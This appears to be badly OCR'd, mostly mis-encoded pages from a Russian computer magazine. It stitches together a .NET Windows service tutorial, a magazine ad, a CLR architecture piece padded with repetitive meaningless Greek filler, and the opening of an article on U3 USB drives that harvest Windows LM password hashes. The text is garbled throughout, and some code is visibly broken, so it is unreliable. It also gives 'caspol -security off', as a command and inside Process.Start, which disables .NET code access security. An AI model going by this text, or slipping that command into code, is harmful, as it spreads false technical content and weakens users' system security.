- 3 Γ ΑΥ×Ι ΑΒ ΑΕΑΑΙ ΑΒ ΟΟΙ ΕΟΕΒ.


Αι çι ι αεί ι, α αι εί αα αι çι εε αι ι οί η: +αι ι οεε-ααοηγ
αεααί αυ οοί εοεγ νεοααυ ι ο ι αυ-ι ι ε αεααί ι ε
οοί εοεε? Ο νεοαα, εαε ε ο ι αυ-ι ι οο ι οεεί ααί εε,
οί +εα αοί αα — οοί εοεγ main() (WinMain ε ο.α.). Εη-
ι ι εί γαί αυ ι οί αδαί ι α ι ι αεο νι ααδωαου αι εαα ι α-
ι ι ε νεοααυ (ε εο οί +αε αοί αα — «νεοαααί υο οοί ε-



Νι çααί ι υε ι αι ε νδαεη ι οί αδαçεηη νδαε ι οί +εο

αι τ οεδουοι τ οτ αεο η θατ αα ητ цааи τ τ ε νεοααι ε ε αι αααεου οαα εεαηη ετ ηοαεεαδ. Ηι αιτ αι αι Project → Add Class ε αυαεδααι Installer Class. Οοο τ α+τ αοηη ηαι τ α ετ οαδανι τ α: τ τ οι τ ε+αι ετ ετ η-οαεεαδ τ οτ τ ενυαααοηη τ αοτ αι τ InitializeComponent(), τ τ α αετ τ νεο+αα νεοααα αοααο цаδααεηο-δεοτ αατ α η τ οαααι ε τ τ ευατ ααοαεγ, α αεγ ατ οεαε-δονα γοτ αι τ αιτ, τ τ γοτ ι ο τ οεααοηη αηα τ οτ τ ενυ-ααου οοεαι ε. Α ηαγρε η γοετ τ αι τ αατ αοααο τ οε-ουοι εηοτ αι αεε ετ τ τ τ ατ οα Installer ε αι αηοε α τ α-οτ α InitializeComponent() ετ οδαεοεαυ. Τ τ οι τ ε+α-τ ετ α γοτ τ τ αοτ αα τ ατ εηατ α τ ατ α ηοοτ εα, ητ цаατ-υαγ ετ τ τ τ ατ ο, α τ αι τ αατ τ αηοοτ εου αατ αδο+τ οτ. Αεγ θαατ ου η ετ ηοαεεαδ τ τ εητ τ ευατ οηοηη τ οτ ηο-δατ ηοαα ετ αι System.ComponentModel, System.Configuration.Install ε System.ServiceProcess. Αα-εαα τ οαετ τ ητ цаαου ααα τ αυαεοα — ProcessInstaller ε ServiceInstaller. αδαατ τ εο τ ο αοααι θαατ οαου η τ αηοοτ εεατ ε. Τ αδαυι ααετ τ οτ τ εθατ οτ, +οτ νεοααα αι εατ α цаτ οηεαοηηη η τ οαααι ε ηεηοατ υ, οατ αε τ τ αετ τ τ ηοααεου τ αδτ ευ τ α νεοααο ε αδο-τ οτ οεααου αα ετ γ. Цατ α+ο, +οτ +οτ αυ αι αδατ γ ετ εοαεεαοεε νεοααυ τ α ατ цаτ εεετ τ οεατ ε, τ οαε-τ τ οτ τ ενυααου αηα τ οοε ε εεαηηαλ, τ α+ετ αγ τ ο οτ-αεοαευηετ αι τ οτ ηοδατ ηοαα ετ αι. Ατ ο εαετ ε ετ α τ τ-εο+ααοηη (ηι . εεηοετ α 2).

Ετ α αι αι ευτ τ τ τ γοατ : α τ α+αεα ητ цаατ οηηη ααα ετ ηοαεεαδα, ααεαα τ αηοδαεααοηηη εο τ αδατ αο-ου, τ τ ηεα γοτ αι τ τ ε цаτ τ ηοηηη α τ αυεα τ αδατ αοου ετ ηοαεεαδα. Εηοαεε, ο ηεηοατ υ τ αο τ αδτ εγ, τ τ γοτ-τ ο τ υ τ οηεατ εεε ατ ο цаτ α+αι εα null. Αηοαηοαατ τ τ, τ εεοτ τ α ηι τ αεο ααοτ δεατ ααουηη τ τ α τ τ ευατ ααοα-εατ System, τ τ ηετ ευεο γοτ τ α οδτ αατ υ τ τ ευατ ααοα-εγ, α τ οεαατ ε οδτ αατ υ. Οαεαα τ οαετ τ αεετ οεου α νεοααο αι цаτ τ αετ τ ηου τ οτ οτ ετ εεοτ αατ εγ τ οεατ ε, εητ τ ευατ οηηη εεαηη EventLog τ οτ ηοδατ ηοαα ετ αι System.Diagnostics. Τ τ ητ ατ υ τ τ αοτ αι τ γοτ αι εεαη-




Τ οηεαεεαααι τ οτ εατ αεοαευτ τ ηου ετ αα

ηα γαεγαοηη τ αοτ α WriteEntry(), τ οτ θααεγτ οεε αατ τ οα τ α τ οεαεαο εεε οητ αδαο α αεοτ αε ηεοαα. Αεγ θαατ ου η ετ αι ε τ υ αι εατ υ αοααι αεετ οεου α ετ α νεοααυ ηεααοτ οαα:

τ οτ οτ ετ εεοτ αατ εα τ οεατ ε
 protected override void OnStart(string[] args)

```
try
{
//οτ ο αα ετ α
EventLog.WriteLine("Process Start OK",
EventLogEntryType.SuccessAudit);
}
catch
{
EventLog.WriteLine("error",
EventLogEntryType.Error);
}
```



Ατ αααεγαι τ τ αυ ε εεαηη αεγ ετ ηοαεεαδα

Ηι τ οααοηοαατ τ τ, οαεοτ αα ετ τ ηοδοεοετ τ αατ αοααο αηοαεου α ετ ηοαεεαδ. Οατ αδου ца αηατ ε ααεηοαεγτ ε νεοααυ τ τ αετ τ ααετ οααου α αεοτ αεα ητ αυοεε. Οαε αοααο τ οτ υα цаατ οεουηη τ ααατ τ αητ τ ηε, αα ε τ τ ευ-ατ ααοαετ αοααο εαα+α ητ τ αυεου τ α τ οεαεαο.

Τ τ ηεα αηαο ετ τ τ εεγοεε ε τ τ αατ οτ αι ε τ οαετ τ цаεοε α ετ τ ητ ευ .NET (αεγ ΟΔ) εεε τ αυ+τ οτ ετ τ τ-ητ ευ Windows Vista ε цаδααεηοδεοτ ααου ηεοααο, εητ τ ευατ οηηη ετ τ αι αο:

```
installutil HaService.exe
```

Ααεαα, αηεε ου αηα ηετ τ τ εεεοτ ααε τ οααεευτ τ, τ τ-γαεοηη τ αατ εηυ:

```
The Commit phase completed successfully.
The transacted install has completed.
```

Οατ αδου, αηεε цаεοε α Windows Services Manager, α τ ατ αεε οτ θααεατ εγ τ τ αετ τ οαεααου τ αοο ηεοααο τ τ α ετ αι αι HaService. Τ τ οι τ ε+αι ετ ετ ηοαεεαδ

ΓΙΑ ΕΤΙ ΤΙ ΑΕΘ-ΑΕΝΕΑ ΟΥ ΓΙ ΑΕΑΑΘΟΥ ΕΝΟΤ ΑΓ ΕΕΕ Ε ΝΕΟΑΕΑ, ΕΙ ΝΟΑΕΕΑΔΟ Ε ΝΑΤ ΔΕΑ

Το επίσημο βιβλίο αναφοράς «manual», οι οποίοι αφορούν στην επίλυση των προβλημάτων που μπορεί να αντιμετωπίσει ο χρήστης, είναι διαθέσιμα στην ιστοσελίδα της Microsoft.

```
this.Services.InstallServiceStartType = ServiceStartMode.Automatic;
```

Το πρώτο βήμα είναι να εγκαταστήσετε την υπηρεσία που θέλετε να χρησιμοποιήσετε. Η διαδικασία είναι απλή και ακολουθείται με την βοήθεια του εργαλείου «Service Pack and Service Pack Deployment Wizard».

αυτή τη στιγμή. Η υπηρεσία που θέλετε να εγκαταστήσετε είναι η «Security by Default» (από εδώ).

```
caspol -security off
```

Αντιγράφοντας τον κώδικα που είναι διαθέσιμος στο άρθρο, θα μπορείτε να εγκαταστήσετε την υπηρεσία που θέλετε να χρησιμοποιήσετε.

```
Process.Start("caspol -security off");
```

Αυτή η υπηρεσία είναι διαθέσιμη μόνο σε συστήματα που λειτουργούν με Windows Vista. Η εγκατάσταση της υπηρεσίας είναι απλή και ακολουθείται με την βοήθεια του εργαλείου «Service Pack and Service Pack Deployment Wizard».

→ the end. Απλά να θυμάστε ότι η υπηρεσία που θέλετε να εγκαταστήσετε είναι διαθέσιμη μόνο σε συστήματα που λειτουργούν με Windows Vista.

SPECIAL ΓΙΑ ΕΣΕ



ΕΑΤ ΔΟΥ ΑΔΙ ΑΕΤ Α .NET ΓΙ ΔΑΙ Γ ΕΝΟ

ΑΑΓΤ Γ ΑΝΤ Γ ΝΟΥ ΝΕΟΑΕΑ Α Windows Vista

Το πρώτο βήμα είναι να εγκαταστήσετε την υπηρεσία που θέλετε να χρησιμοποιήσετε.

Η υπηρεσία που θέλετε να εγκαταστήσετε είναι η «Security by Default» (από εδώ).

Αντιγράφοντας τον κώδικα που είναι διαθέσιμος στο άρθρο, θα μπορείτε να εγκαταστήσετε την υπηρεσία που θέλετε να χρησιμοποιήσετε.

http://msdn2.microsoft.com/en-us/library/system.serviceprocess.aspx

sync

Синк

Журнал блокбастер
Blockbaster magazine

Ноябрь #11
2006

30 РУБЛЕЙ

рекомендованная цена



20 САМЫХ
ГРОМКИХ
ШПИОНСКИХ
СКАНДАЛОВ

ФАБРИКА ШПИОНОВ

- > КАК ОБМАНУТЬ
ДЕТЕКТОР ЛЖИ
- > СЕКС
КАК ЭТО ДЕЛАЮТ
СУПЕРАГЕНТЫ
- > САМЫЕ БЕСТОЛКОВЫЕ
РАЗВЕДКИ МИРА
- > САМЫЕ
ЗАСЕКРЕЧЕННЫЕ
МЕСТА ПЛАНЕТЫ

> ШПИОНСКИЕ АВТОМОБИЛИ
> ПОЗЫВНЫЕ ЗНАМЕНИТОСТЕЙ



МУЖСКОЙ ЖУРНАЛ SYNC
НОВЫЕ ТЕНДЕНЦИИ ЕЖЕМЕСЯЧНО
В ПРОДАЖЕ С 25 ОКТЯБРЯ

Θαçaääèà áî àì

ΑΔΘΕΟΑΕΕΟΘΑ ΝΕΝΘΑΙ Ο ΑΟΥ Τ ΕΙ ΑΙ ΕΒ Τ ΔΤ ΑΔΑΙ Τ Α WINDOWS VISTA

ΟΑΕΑ Τ ΧΑΙ Ο ΝΕΤ ΔΤ Γ ΑΝΘΟΙ ΕΟ ΒΙ ΑΑΘΥ, Α ΥΟΙ ΧΙ ΑΧΕΟ, ΧΟΤ WINDOWS VISTA ΑΟ ΕΑΑΟ
Α Τ ΑΝΝΟ. Γ Τ Τ ΑΕΑ ΟΑΕΑΘΥ ΟΑΕΑ ΑΧΒΕΕ Γ Α ΑΤ Τ ΘΟΑΕΑΙ ΕΑ Τ ΕΑΟΟΤ ΔΙ Ο .NET
ΑΕΒ ΔΑΧΔΑΑΤ ΟΕΕ ΑΕΘΟΝΙ Α, ΑΓ ΟΕΑΕΘΟΝΙ ΟΑ ΕΤ Γ Τ ΑΙ ΕΕ ΟΤ ΑΕΑ ΑΝΒΧΑΝΕΕ ΕΧΟΧΑΡΟ ΑΑ
Γ Α Τ ΔΑΑΙ ΑΟ ΕΔΕΟΕΧΑΝΕΕΟ ΟΒΧΑΕΙ Τ ΝΟΑΕ, ΑΑΑΥ Τ ΑΑΝΙ ΑΧΕΟΥ ΑΑΧ Τ ΑΝΙ Τ ΝΟΥ
Τ Τ ΕΥΧΤ ΑΑΘΑΕΒΙ

ΑΓ αθάε Αοί çáí á àèà Sulverus
offbit security team (sulverus@mail.ru)

Νί αόεάεηνού εç Γ αέεθί ηί οο ττ ηοαδάεηνú çàèδουú
αηά εαçáεέε áεγ οαéαθί á ε τθάαί οαδáoεου αηάαί çí τ á-
τ úá αοáεε. Αάθæα γοί ο ττ Γ αδ Çí ΑΟá á θóεáo, οú, τ á-
άαθί τ á, θί æá æáæááçúí τ áέóè éáέóρ-οί τ τ áóρ áúθéó á
Windows Vist'e, τ áí æéí τ áέúçγ τ áέóè áδáçú á ηέηοáì á,
τ á εí áγ ττ τ γοéγ τ θί Γ , éáé τ τ á θááí οááó. Τ τ ηέí εúεó
ηέηοáì á áúí τ έí áí έγ τθ áδáì Γ á .NET é Windows Vista
τ áí θγí óρ ηáyçáí ú, ττ τ έí áí éá áδóεοáέοóδú .NET
εθαéí á ááæí τ. Τ θέηοóí εí é áá εçó-áí ερ.

→ **θτ θτ θτ çááουτ á ηθαθτ á.** Τ τ τ úóéè ηί çááóú ττ-
άτ áí óρ ηέηοáì ó τθάáí θéí εí áέéηú áí áí έúí τ áááí τ:
áúá á 1978 áí áó áúé τ áέéé τθί áέó, τθάáéáí ττ τ áí ττ-

τ έí áρ çúéé .NET. Αάτ οáεúρ γáέγέí ηú ηί çááí éá τ áéí é
áéθóοáέúí τ é τ áθéí ú, ττ çáí έγρ çúáé çáí óηéαου τθé-
έτ æáí έγ éáé τ á Γ τ úí úó éτ Γ τ úρ óáθáó á Éáééθί θ-
τ éθéηί τ θί éááθηéοáóá, θáé é τ á τ áú-τ úó éτ Γ τ úρ óá-
θáó ηóóááí θί á. Α τ ηί τ áá γοί é ηέηοáì ú éáæáé τ áέéé
γçúé p-code, ττ áí áí úé Common Intermediate
Language á ηί áδáì áí ττ Γ .NET'e. Τ áí áéí τ τ á áúéá
τ áηί ááθçáí τ á εç-çá ηέηοáì ú áúí τ έí áí έγ τθ áδáì Γ .

Αáéáá, á τ á-áéá 90-θί τ γáééáηú áúá τ áí á οáóí τ έí-
áéγ, ττ áí áí áγ .NET. Γ á γοί ο θáç τ τ á áúéá áí éáá
ττ θί æá τ á .NET ηáí áé ηέηοáì τ é áúí τ έí áí έγ τθ á-
θáì Γ . Áéááí ááδγ γοί é οáóí τ έí áéè ττ γáééáηú áí ç-
τ τ áéí τ ηού çáí óηéαου τθééí æáí έγ τ á θáçí úó θéí áó
τθί óáηηί θί á, θί áηóú áí áδáì γ θηóáí τ áéè ηί θóá
á ηέηοáì ó τθί éηóí áééá «áí áí áéá» τθί áδáì Γ ú
é έí τ éθαóí τ é τ éáóτ θί á. Τ τ ηéá áúóí áá γοί é οáó-



αποδομεί τις λέξεις, τις φράσεις και ολόκληρο το κείμενο σε λέξεις, φράσεις και ολόκληρο το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

→ **Απλά, η λέξη είναι η λέξη**. Ονομάζεται λέξη απλά η λέξη. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

→ **λεξικό και ονόματα κλάσεων**. Είναι οι λέξεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.


ονόματα κλάσεων. Είναι οι λέξεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

Είναι οι λέξεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.


Είναι οι λέξεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

Είναι οι λέξεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.

→ **φράσεις και ονόματα κλάσεων**. Είναι οι φράσεις και τα ονόματα των κλάσεων. Απλά, η λέξη είναι η λέξη, η φράση είναι η φράση, ολόκληρο το κείμενο είναι το κείμενο.



Νέοι και ονόματα



Architecture diagram of the Virtual Execution System (VES).

είναι ορίστηκε η αλληλοεξάρτηση των εγγενών κωδικών των αρχιτεκτονικών, η οποία είναι η βάση της λειτουργίας του CLR, η οποία διασφαλίζει την Just-In-Time (JIT) μεταγλώττιση των κωδικών. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

→ **Γιατί τρέχει το PE.** Αφού ορίστηκε η αρχιτεκτονική, το PE είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

Αφού ορίστηκε η αρχιτεκτονική, το PE είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

Μεταμεταγλωττιστής CLI και αρχιτεκτονική

```
long Cb;
//Αριθμός κωδικών
short MajorRuntimeVersion;
//Αριθμός κωδικών
short MinorRuntimeVersion;
//Αριθμός κωδικών
struct { long RVA, Si ze; } Metadata;
//RVA - αριθμός κωδικών
```

```
long Flags;
//Μαρκάκι κωδικών
long EntryPointToken;
//Αριθμός κωδικών
struct { long RVA, Si ze; } Resources;
//RVA - αριθμός κωδικών
struct { long RVA, Si ze; } StrongNameSignature;
//RVA - αριθμός κωδικών
long CodeManagerTable[2];
//Αριθμός κωδικών
struct { long RVA, Si ze; } VTableFixups;
//RVA - αριθμός κωδικών
long ExportAddressTableJumps[2];
//Αριθμός κωδικών
long ManagedNativeHeader[2];
//Αριθμός κωδικών
```

Εάν ορίστηκε η αρχιτεκτονική, το CLI είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

1 COMMON TYPE SYSTEM (CTS) — Η Αλληλοεξάρτηση των Αρχιτεκτονικών (CTS) είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

2 COMMON LANGUAGE SPECIFICATION (CLS) — Η Αλληλοεξάρτηση των Αρχιτεκτονικών (CLS) είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

3 COMMON INTERMEDIATE LANGUAGE (CIL) — Η Αλληλοεξάρτηση των Αρχιτεκτονικών (CIL) είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

4 METADATA SYSTEM (MS) — Η Αλληλοεξάρτηση των Αρχιτεκτονικών (MS) είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

5 VIRTUAL EXECUTION SYSTEM (VES) — Η Αλληλοεξάρτηση των Αρχιτεκτονικών (VES) είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

→ **αρχιτεκτονική.** Η αρχιτεκτονική είναι η βάση της λειτουργίας του CLR. Η μεταγλώττιση γίνεται σε χρόνο εκτέλεσης, η οποία είναι η βάση της λειτουργίας του CLR.

- http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cptutorials/html/IL_dasm_tutorial.asp
- <http://www.microsoft.com/downloads/details.aspx?familyid=8d09697e-4868-4d8d-a4cf-9b82a2ae542d&displaylang=en>



ΟΕΑΘ-Ι ΑΙ ΑΑΑΙ ΕΑ

ΑΙ ΔΤ ΑΝΘΑΤ Ι ΑΔΤ ΕΑΕ ΧΑΔΑÇ USB-ΑΑΑΑΕΝ

ΝΑΑΤ ΑΙ Β Β ΔΑΝΝΕΑΕΟΤ ΟΤ Ι , ΕΑΕ ΟΑΕΑΘ ΑΟΕΑΑΕΥΙ Τ ÇΑ Γ ΑΝΕΤ ΕΥΕΤ ΝΑΕΟΙ Α Ι Τ ΑΕΑΟ ΟΕΔΑΝΟΥ Ι ΑΔΤ ΕΕ WINDOWS Ε ΝΤ ÇΑΑΟΥ ΑΕΒ ΝΑΑΒ ΧΑΔΙ ΟΕ ΟΤ Α, ΕΝΤ Ι ΕΥÇΟΒ ΟΒÇΑΕΙ Τ ΝΟΥ Τ Ν Ε ΝΕΑΑΟΕ LM-ΟΥØ Τ ΑΔΤ ΕΒ. ΑΕΒ ΥΟΤ ΑΤ ΑΙ Ο Τ Τ Ι ΑΑΤ ΑΕΟΝΒ ΟΕÇΕ ΧΑΝΕΕΕ ΑΤ ΝΟΟΤ Ε ΑΕΑΘΟΑΑ, USB-ΟΕΑΘΕΑ, Ι Ο Ε ΕΙ Τ Α Χ Ι Τ «SOME SCRIPTS AND SOME TOOLS»

Πδέε Ι αοί τ α αέα Νεδέρ ο no e-mail

→ **portable itl** Είτι τ αί εϋ U3 (www.u3.com) νί αι ανό-
ί τ η SanDisk ε M-System νάαεαεα νί αδαί αί τ υά usb-
ί τ ηεοάεε +αι -οί αί εϋοεί , τ ααεεε τ οί ηοί ηδää-
ηοάι τ αεϋ οδαί αί εϋ ααί τ υο. Τ τ α ηοαί ααδθεεοδοάο
ηδääο çαι όηεα τ τ οδαοεαί υο τ δεεί ααί εε ε αεεααο
εο δααί οο ααçί τ ανί τ ε. Νί οο τ α USB εί ααο αί çι τ α-
ί τ ηοϋ çαι όηεαοηϋ τ δε τ δεηί ααεί αί εε οεαοεε ε
ααοί τ αδε+ανεε çαεδϋααοηϋ τ δε τ αδαοί τ τ ααεηοαεε.
Αηοάηοααί τ τ , τ α τ ηοαεϋϋ τ εεαεεο ηεααί α α ηεηοά-
ι α. Δαçδααί ο-εεε τ δααί ηοαεϋπο SDK, εί οί οϋε
τ τ çαι εϋαο αααί οεοί ααοϋ τ οί αδαί τ υ αεϋ τ εαοοί ο-
ι υ U3. Τ α software.u3.com τ τ αέτ τ çι αέτ τ εοϋηϋ ηί
ηί εηεί τ τ οί αδαί τ , αααί οεοί ααί τ υο τ τ α U3.

→ **τ δεηοί ετ η...** Νί τ τ τ υοϋ οεαοεε ε εηί τ εϋ-
çι ααί εϋ τ αί τ ε εç οϋçαεί τ ηοαε Windows οαεαδ ηί τ-
ααο αοεααεϋί τ çα τ ανετ ευετ ηαεοί α τ τ αί αδαοϋ τ α-
οί εϋ αί ηοοί α ε τ ηοαεοϋ αεϋ ηαϋ +αδί υε οί α ηεη-
οάι ο. Αηά ααετ α εηί τ εϋçι ααί εε ηεααί αί οϋοα τ α-
οί εϋ LM (Lan Manager), αϋ+εηεϋαί τ αί τ τ DES-αεαί-
οεοί ο. Α Windows εηί τ εϋçοαοηϋ ααα οεί α οϋοαε: LM
ε NT. Οαεοάεϋοϋηϋ α τ τ αδτ αί τ ηεε εδεί οί αδαοεε τ υ
τ α αοάαί , ηεαεο εεοϋ οί , +οί υοί ο ανί αεο τ οεδϋαααο
αçεί τ υεεο οί οί υαί τ υα ηί τ ηί αϋ τ τ ααί οα τ αδτ εϋ,
οί αί υοαϋ εί εε+ανοαί αί çι τ αέ τ υο ααδεαί οί α.

Εοαε, +οί αα τ οί εηοί αεο τ δε τ τ αεεϋ+αί εε οεαο-
εε? Νί τ τ τ υοϋ αεδοοαεϋί τ αί δαçααεα (CD) ε τ αοί-
αϋϋααί ηϋ τ α τ αί Οαεεα ααοί çαι όηεα ηοαδοοάο τ α-
εεε *.cmd-Οαεε η δαçααεα ηϋαί τ τ αί αεηεα. Ααεί
τ οί εηοί αεο ηεααοϋτ εί τ αδαçί τ : Οαεε ααοί çαι όη-
εα αεδοοαεϋί τ αί CD ηηϋεααοηϋ τ α vb-ηεοεί ο, τ αί-
